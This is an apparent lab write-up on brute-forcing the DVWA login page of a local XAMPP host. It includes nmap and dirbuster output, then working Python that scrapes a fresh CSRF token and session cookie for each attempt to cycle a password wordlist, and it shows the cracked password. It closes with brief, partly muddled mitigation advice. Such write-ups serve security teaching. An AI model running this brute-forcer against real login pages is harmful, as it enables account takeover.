Introduction:

This document outlines the process in brute force attacking unprotected HTTP logins using Python to write a script.

Goals:

- Bruteforce http login using python
- Build script to analyse the request response cycles
- Hijack CSRF and session tokens

Information gathering:

Discovered hosts:

IP Address	MAC Address	Description
fe80::6a:a59d:2edf:6cab	5E:79:19:94:99:D1	
192.168.1.1	80:26:89:6F:A9:E7	
192.168.1.2	5E:79:19:94:99:D1	
192.168.1.4	8C:8D:28:DB:BA:96	
192.168.1.6	CC:D3:C1:5B:53:0A	
192.168.1.8	00:F4:6F:62:77:E8	
192.168.1.14	00:E0:7A:68:1E:BE	
192.168.1.108	98:DE:D0:9D:92:16	

192.168.1.14 - Target host running xampp

Nmap results:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-15 12:33 EDT
Nmap scan report for 192.168.1.14
Host is up (0.00023s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.28)
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.1.14/dashboard/
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.28
135/tcp  open  msrpc    Microsoft Windows RPC
443/tcp  open  ssl/http Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.28)
| http-title: Welcome to XAMPP
|_Requested resource was https://192.168.1.14/dashboard/
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.28
| tls-alpn:
|_  http/1.1
3306/tcp open  mysql    MariaDB (unauthorized)
MAC Address: 00:E0:7A:68:1E:BE (Mikrodidakt AB)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT     ADDRESS
1   0.23 ms 192.168.1.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.01 seconds
```

As seen from the scan results, port 80 is open and listening for HTTP traffic running the xampp service. Port 443 is open for HTTPS

Versions:


Apache/2.4.53
PHP/7.4.28

Dirbusting:

/	302	241
index	302	332
index.php	302	332
about.php	200	4623
login.php	200	1717
security.php	302	332
docs	200	1403
setup.php	200	4361
instructions.php	200	306
dvwa	200	1815
tests	200	1187
About.php	200	4623
Security.php	302	332
Index.php	302	332
Login.php	200	1717
database	200	2319
img	200	1407
cgi-bin	403	497
icons	200	180
index.php	302	243
Index	302	332
index.php	302	332
about.php	200	4623
login.php	200	1717
security.php	302	332
setup.php	200	4361
dvwa	200	1815
instructions.php	200	306
docs	200	1403
tests	200	1187
About.php	200	4623
Security.php	302	332
Index.php	302	243
examples	503	628

Running dirbuster has allowed multiple directories to be discovered. There is a login.php file which can now be visited as seen below.

Upon entering an incorrect username and password we get the following error message displayed on the screen:




We can also see that the request data includes a token as seen below

This token is used to verify the session. And is embedded in the website code as shown below

```
<input type='hidden' name='user_token' value='36e721e62c1af2cc010869fdf7fedd5f' />
```


This is generated each time the web page is visited and is assumed to be validated upon posting to the server. If we edit the user token we get the below error displayed




This therefore shows that the token is a CSRF token to block any cross site requests. We can also see that the webpage stores 2 cookies upon access the login page

Name	Value
PHPSESSID	6rb1k1uojcdur37rmm9uc2ne4k
security	impossible

When we remove these cookies from the browser storage we get the same CSRF error message which means the server is validating the CSRF token and the session id. In order for us to exploit this, each login attempt must include those pieces of data or the server will ignore the attempt. When the traffic is analysed we can see this in action as the request for the login includes the CSRF and the cookies as shown below.





Since this data is generated upon the login page being visited, we can then just make a request to the login page and then make a post request using the data obtained.

Exploitation:

In order for this to be exploited we must first get the initial web page data and then parse the HTML to access the values we need. We also need to access the cookies like so:

```
import requests
from bs4 import BeautifulSoup

def initial_request():
    token = ""
    session_id = ""

    # - make request to get login page HTML
    response = requests.get("http://192.168.1.14:/index/login.php")
    html = BeautifulSoup(str(response.content), "html.parser")

    # - loop through and find the input containing the CSRF token
    for inp in html.find_all("input"):
        if "hidden" in inp.get("type"):
            token = inp.get("value").replace("\\'", "")

    # access cookies and extract the session id cookie
    cookies = response.cookies

    # - loop through and find the cookie we need
    for c in cookies:
        if c.name == "PHPSESSID":
            session_id = c.value.replace("\\", "")

    print(token)
    print(session_id)

initial_request()
```

This snippet we just allow us to access the response HTML from the initial login page and parse it to access the user_token for CSRF. We also access the response cookies and extract the session id. Next we need to create a new POST request in order to send some login information, the cookie and the CSRF and see what the response is.

```python
# main entry point
def main():

    url = "http://192.168.1.14/index/login.php"
    word_list = "/usr/share/metasploit-framework/data/wordlists/http_default_pass.txt"

    # - loop through password file and attempt to login
    with open(word_list, "r") as file:
        for password in file:
            # for each password attempt we generate a new session / token
            webpage = requests.get(url)
            token = extract_csrf(webpage)
            session_id = extract_session_id(webpage)
            cookie = {"PHPSESSID": session_id}
            password = password.strip()
            res = try_creds(url, "admin", password, token, cookie)

            if "Login failed" in res:
                print(password + " : failed")
            else:
                print("_____")
                print("Password Found: " + password)
                print("_____")
                break
```

As you can see from the above code, we are extracting the information we need and then we loop through the password file and try different passwords until we get a match. This script also assumes we know the username, however, adding support for username bruteforcing would use the same concept.

```
admin : failed
manager : failed
letmein : failed
cisco : failed
default : failed
root : failed
apc : failed
pass : failed
security : failed
user : failed
system : failed
sys : failed
none : failed
xampp : failed
wampp : failed
ppmax2011 : failed
turnkey : failed
vagrant : failed
_____
Password Found: password
_____
```

With this script, we must generate the token and session id upon each iteration which will allow us to bypass the attempt limit as the server will treat each attempt as a new session

Solution:

One very quick solution would be to change the password and make it something much harder to guess. This will then result in my exploit being a lot less useful and will require more computer power and many more attempts to login.

As well as this, it is recommended to keep the CSRF tokens out of the source code as well as stopping the access to session ids. Allowing me access to these pieces of data with let me just bypass the server security in place to validate the incoming user login.

Using load balancing would also be useful to redirect the mass login attempts as the server will detect a high number of requests and assume it is either a DOS attack or a mass login attempt to bruteforce accounts

Final Thoughts:

Vulnerable HTTP logins can be very bad for any web application. It can allow an attacker to bypass the login and use admin credentials to then access forbidden resources on the site and the server. More often than not, web servers are configured to still use the admin credentials which makes an attackers life a lot easier and makes you more vulnerable.

Full code for this can be found on my Github

Links: